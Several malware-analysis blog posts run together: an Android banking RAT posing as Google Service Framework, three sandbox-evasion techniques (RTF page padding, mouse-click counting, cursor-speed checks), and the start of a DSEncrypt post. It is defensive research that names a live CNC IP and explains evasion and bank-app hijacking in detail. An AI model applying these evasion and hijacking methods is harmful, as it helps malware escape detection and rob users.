The package name of this new RAT malware is “com.ll” and appears as “Google Service Framework” with the default Android icon. Android users can’t remove the app unless they deactivate its administrative privileges in “Settings.” So far, the Virus Total score of the sample is only five positive detections out of 54 AV vendors [1]. Such new malware is published quickly partly because the CNC server, which the hacker uses, changes so rapidly.

Fig. 2. The Virus Total detection of the malware sample. [1]

Fig. 2. The Virus Total detection of the malware sample. [1]



Fig. 3. The fake “Google Service Framework” icon in home screen.

Fig. 3. The fake “Google Service Framework” icon in home screen.


A few seconds after the malicious app is installed, the “Google Services” icon appears on the home screen. When the icon is clicked, the app asks for administrative privilege. Once activated, the uninstallation option is disabled and a new service named “GS” is started as shown below. The icon will show “App isn’t installed.” when the user tries to click it again and removes itself from the home screen.

Fig. 4. The background service of the malware.

Fig. 4. The background service of the malware.

The malware has plenty of malicious actions, which the RAT can command, as shown below.

8commands


Within a few minutes, the app connects with the CNC server and begins to receive a task list from it:

get

The content is encoded by Base64 RFC 2045. It is a JSONObject with content: {“task”: {“0″: 0}}, when decoded. The server IP, 103.228.65.101, is located in Hong Kong. We cannot tell if it’s the hacker’s IP or a victim IP controlled by the RAT, but the URL is named after the device ID and the UUID generated by the CNC server.

The code below shows how the URL of the HTTP GET request is constructed:

code-get

- “UPLOAD PRIVACY DETAILS”



The task list shown above will trigger the first malicious action of “Upload Phone Detail.” When executed, the user’s private information will be uploaded to the server using HTTP POST request. The information contains phone number, device ID, and contact lists as shown below in the network packet of the request:

post

When decoded, the content in the red and blue part of the PCap are shown below respectively:

1. The red part:

post-pcap-decrypt1

2. The blue part:

post-pcap-decrypt2

The contact list shown above is already highly sensitive, yet, if the user has installed some banking applications, the malware will scan for them too.


In a testing device, we installed the eight Korean bank apps as shown below:

Fig. 5. The eight banking apps.

Fig. 5. The eight banking apps.


When this was done, we found the value of “banklist” in the PCap is no longer listed as N/A anymore:

8banks-pcap


The “banklist” entry in the PCap is filled with the short names of the banks that we installed. There is a map of the short names and package names of the eight banking apps installed on the phone:

table

The map of the banks is stored in a database and used in another malicious action controlled by the CNC server too.

- “POP WINDOW”


In this malicious action, the CNC server sends a command to replace the existing bank apps. The eight banking apps require the installation of “com.ahnlab.v3mobileplus,” which is a popular anti-virus application available on Google Play. In order evade any detections, the malware kills the anti-virus application before manipulating the bank apps. In the code as shown below, Conf.LV is the “com.ahnlab.v3mobileplus” being killed.

killav


Then, the malware app parses the banking apps that the user has installed on the Android device and stores them in the database under /data/data/com.ll/database/simple_pref. The red block below shows the bank list stored in the database:

db8banks




Once the corresponding command is sent from the RAT, the resolvePopWindow() method will be called and the device will pop a Window with the message: “The new version has been released. Please use after reinstallation.”

code-popwindow

The malware will then try to download an app, named after “update” and the bank’s short name from the CNC server, simultaneously uninstalling the real, original bank app.

code-install

In the code shown above, “mpath” contains the CNC server IP (103.228.65.101) and path (determined by the RAT); “mbkname” is the bank name retrieved from the SQL lite database. The fake APK (e.g. “updateBH.apk”) is downloaded from the CNC server, however we don’t know what the fake apps look like because during the research the command for this malicious action was not executed from the RAT. Yet the source of the “update*.apk” is definitely not certified by the banks and might be harmful to the Android user.


- “UPDATE”

When the command to “update” is sent from the RAT, a similar app – “update.apk” is downloaded from the CNC server and installed in the Android phone:

code-update


- “UPLOAD SMS”


When the command to upload SMS is received from the RAT, the SMS of the Android phone will be uploaded to the CNC server. The SMS has been stored in the database once received:

code-uploadsms

code-savesms


Then the SMS is read from the database and uploaded to the CNC server once the command is received:

code-uploadsmscnc


- “SEND SMS”

Similarly, when the sending SMS command is received, the contact list is sent through SMS.

code-sendsms

- “BANK HIJACK”


Interesting enough, we found a partially finished method called “Bank Hijack.” The code below partially shows how the BankHijack method works. The malware reads the short bank name, e.g. “NH”, and then keeps installing the updateNH.apk from the CNC server until it’s of the newest version.

code-hijack

So far the part after the installation of the fake app is not finished yet. We believe the hacker is having some problems finishing the function temporarily.

code-hijack-half

As shown above, the hacker has designed and prepared for the framework of a more malicious command from the CNC server once the hijack methods are finished. Given the unique nature of how this app works, including its ability to pull down multiple levels of personal information and impersonate banking apps, a more robust mobile banking threat could be on the horizon.

REFERENCE

__________________________________________________

[1] https://www.virustotal.com/intelligence


Turing Test in Reverse: New Sandbox-Evasion Techniques Seek Human Interaction

Last year, we published a paper titled Hot Knives Through Butter, Evading File-Based Sandboxes. In this paper, we explained many sandbox evasion methods-and today’s blog post adds to our growing catalog.

In the past, for example, we detailed the inner workings of a Trojan we dubbed UpClicker. The malware was notable for a then-novel technique to evade automated dynamic analysis systems (better known as sandboxes). UpClicker activates only when the left mouse button is clicked and released — a sign that it is running on a real, live, human-controlled PC rather than within an automated sandbox.

If the malware determines it is running in a sandbox, it lies dormant so that the sandbox doesn’t observe any suspicious behavior. Once the sandbox incorrectly clears it as a benign file, UpClicker goes on to a real computer to do its dirty work.

Last year, our colleague Rong Hwa shared the technical details of another sandbox-detecting Trojan called BaneChant. Like UpClicker, BaneChant uses human interaction to ascertain whether it is running in a virtual-machine environment, activating only after it detects more than three left clicks.

Since then, we’ve seen a spate of new malware that pushes the concept further. The newest sandbox-evading malware counters recent efforts to mimic human behavior in sandbox environments.

This blog post describes three tactics that FireEye has discovered in recent attacks.

Sandbox evasion: a primer

Most sandbox-evasion techniques fall into one of three categories:

Human interaction. This category includes malware that requires certain actions on the user’s part (a sign that the malicious code is running on a real-live PC rather than within an automated sandbox).

Configuration specific. Malware in this category takes advantage of the inherent constraints of file-based sandboxes. For example, knowing that a sandbox can spend, say, five minutes running suspicious code for analysis, malware creators can create code that automatically lies dormant for a longer period. If the code is still running after that, it’s probably not in a sandbox.

Environment specific. In this category, malware checks for telltale signs that its code is running in widely used VM environments. It checks for obscure files unique to VMware, for instance, or VM-specific hardware drivers.

The first category of sandbox evasion is one of the trickiest to counter. To fool sandbox-detecting malware, some vendors now simulate mouse movement and clicks in their virtual-machine environments to mimic human activity. But malware authors are upping the ante with even more sophisticated sandbox detection and evasion techniques.

To scroll is human

One malware we discovered lies dormant until the user scrolls to the second page of a Rich Text Format (RTF) document. So simulating human interaction with random or preprogrammed mouse movements isn’t enough to activate its malicious behavior.

Here’s how it works:

RTF documents consist of normal text, control words, and groups. Microsoft’s RTF specification includes a shape-drawing function, which includes a series of properties using the following syntax:

{\sp {\sn propertyName } {\sv propertyValueInformation}}

In this code, \sp is the control word for the drawing property, \sn is the property name, and \sv contains information about the property value. The code snippet in Figure 1 exploits a vulnerability that occurs when using an invalid \sv value for the pFragments shape property.

turing1

Figure 1: Code exploiting vulnerability in the RTF pFragments property

A closer look at the exploit code reveals a series of paragraph marks (./par) that appears before the exploit code.

turing2

Figure 2: A series of \.par (paragraph marks) that appears before the exploit code

The repeated paragraph marks push the exploit code to the second page of the RTF document. So the malicious code does not execute unless the document scrolls down to bring the exploit code up into the active window—more likely a deliberate act by a human user than simulated movement in a virtual machine.

When the RTF is scrolled down to the second page, then only the exploit code triggers, and as shown in Figure 3.0, it makes a call to URLDownloadToFileA function from the shell code to download an executable file.

turing3

Figure 3: Exploit code

In a typical file-based sandbox, where any mouse activity is random or preprogrammed, the RTF document’s second page will never appear. So the malicious code never executes, and nothing seems amiss in the sandbox analysis.

Two clicks and you’re out

Another sandbox-evading attack we spotted in recent attacks waits for more than two mouse clicks before executing. The two-click condition aims to more accurately determine whether an actual person is operating the targeted machine—most people click mouse buttons many times throughout the day—or a one-time programmed click designed to counter evasion techniques.

Here’s how this technique works:

The malware invokes the function Get AsyncKeyState in a loop. The function checks whether any mouse buttons are clicked by looking for the parameter 0×01, 0×02, or 0×04. (The parameter 0×01 is the virtual key code for the mouse’s left button, 0×02 is the code for the right button, and 0×04 is the code of the middle button.)

The instruction “xor edi edi” sets the edi to 0. If any of the buttons is pressed, the code invokes the instruction “inc edi,” as shown in Figure 4. After that, the instruction “cmp edi,2” checks whether the left, right or middle mouse buttons have been clicked more than two times. If so, code exits from the loop and gets to its real work. Otherwise, it stays under the radar, continuously checking for more mouse clicks.

turing4

Figure 4: Assembly code for evasion employing left, middle or right mouse clicks

Slow mouse, fast sandbox

Another recently discovered evasion technique involves checking for suspiciously fast mouse movement. To make sure an actual person is controlling the mouse or trackpad, malware code checks how quickly the cursor is moving. Superhuman speed is a telltale sign that the code is running in a sandbox.

This technique also makes use of the Windows function GetCursorPos, which retrieves the system’s cursor position. In the example malware code shown in Figure 5, GetCursorPos returns 614 for the x-axis value and 185 for the y-axis value.

turing5

Figure 5: Malware making first call to API GetCursorPos

After few instructions, malicious code again calls GetCursorPos to check whether the cursor position has changed. This time the function returns x= 1019 and y = 259, as shown in Figure 6.

turing6

Figure 6: Malware making second call to API GetCursorPos

A few instructions after the second GetCursorPos call, the malware code invokes the instruction “SUB EDI, DWORD PTR DS:[410F15]”. As shown in the figure 5.0, the value in EDI is 0×103 (259 in decimal) and DS:[410F15] = 0xB9 (185 in decimal). The value 259 and 185 are the Y coordinates retrieved from the two GetCursorPos calls. If the difference between the two Y-coordinate measurements is not 0, then the malware terminates.

turing7

Figure 7: Subtracting the Y coordinates to detect whether the cursor is moving too quickly to be human-controlled

In other words, if the cursor has moved between the two GetCursorPos calls (which are only a few instructions apart), then the malware concludes that the mouse movement is simulated. That’s too fast to be a real-world mouse or track pad in normal use, so the code must be running in a sandbox.

A growing challenge

Cybersecurity is a constant arms race. Simulating mouse movement and clicks is not enough to fool the most advanced sandbox-evading malware. Now malware authors are incorporating real-world behaviors into their evasion strategies.

Simulating these behaviors—the way actual people scroll documents, click the mouse button, and move the cursor— is a huge challenge for cybersecurity. Anticipating future evasion techniques might be even tougher. Expect malware authors to employ more novel techniques that look for that human touch.

In the paper “Hot Knives Through Butter: Evading File Based Sandboxes,” we’ve outlined 15 prior evasion techniques that have been used by advanced malware in real attacks to bypass file based sandboxes. We plan to continue updating the evasion series as we come across new techniques used by the latest threats and advanced malwares to bypass file based sandboxes.

What are you doing? – DSEncrypt Malware

Executive Summary

Have you ever downloaded and installed a large Android application that had very few actual UI elements or functionality? Recently, FireEye Labs mobile security researchers have discovered a new kind of mobile malware that encrypts an embedded Android application with an attachment in an asset folder – concealing all malicious activities within a seemingly benign application.

The malware app disguises itself as the Google Play store app, placing its similar icon close to the real Google Play store icon on the homescreen. Once installed, the hacker uses a dynamic DNS server with the Gmail SSL protocol to collect text messages, signature certificates and bank passwords from the Android devices.

The relationship between the main application, the attached application and the malicious classes are shown below.

Fig. 1. The relationship of the mask app and the embedded malware.

Fig. 1. The relationship of the masked app and the embedded malware.

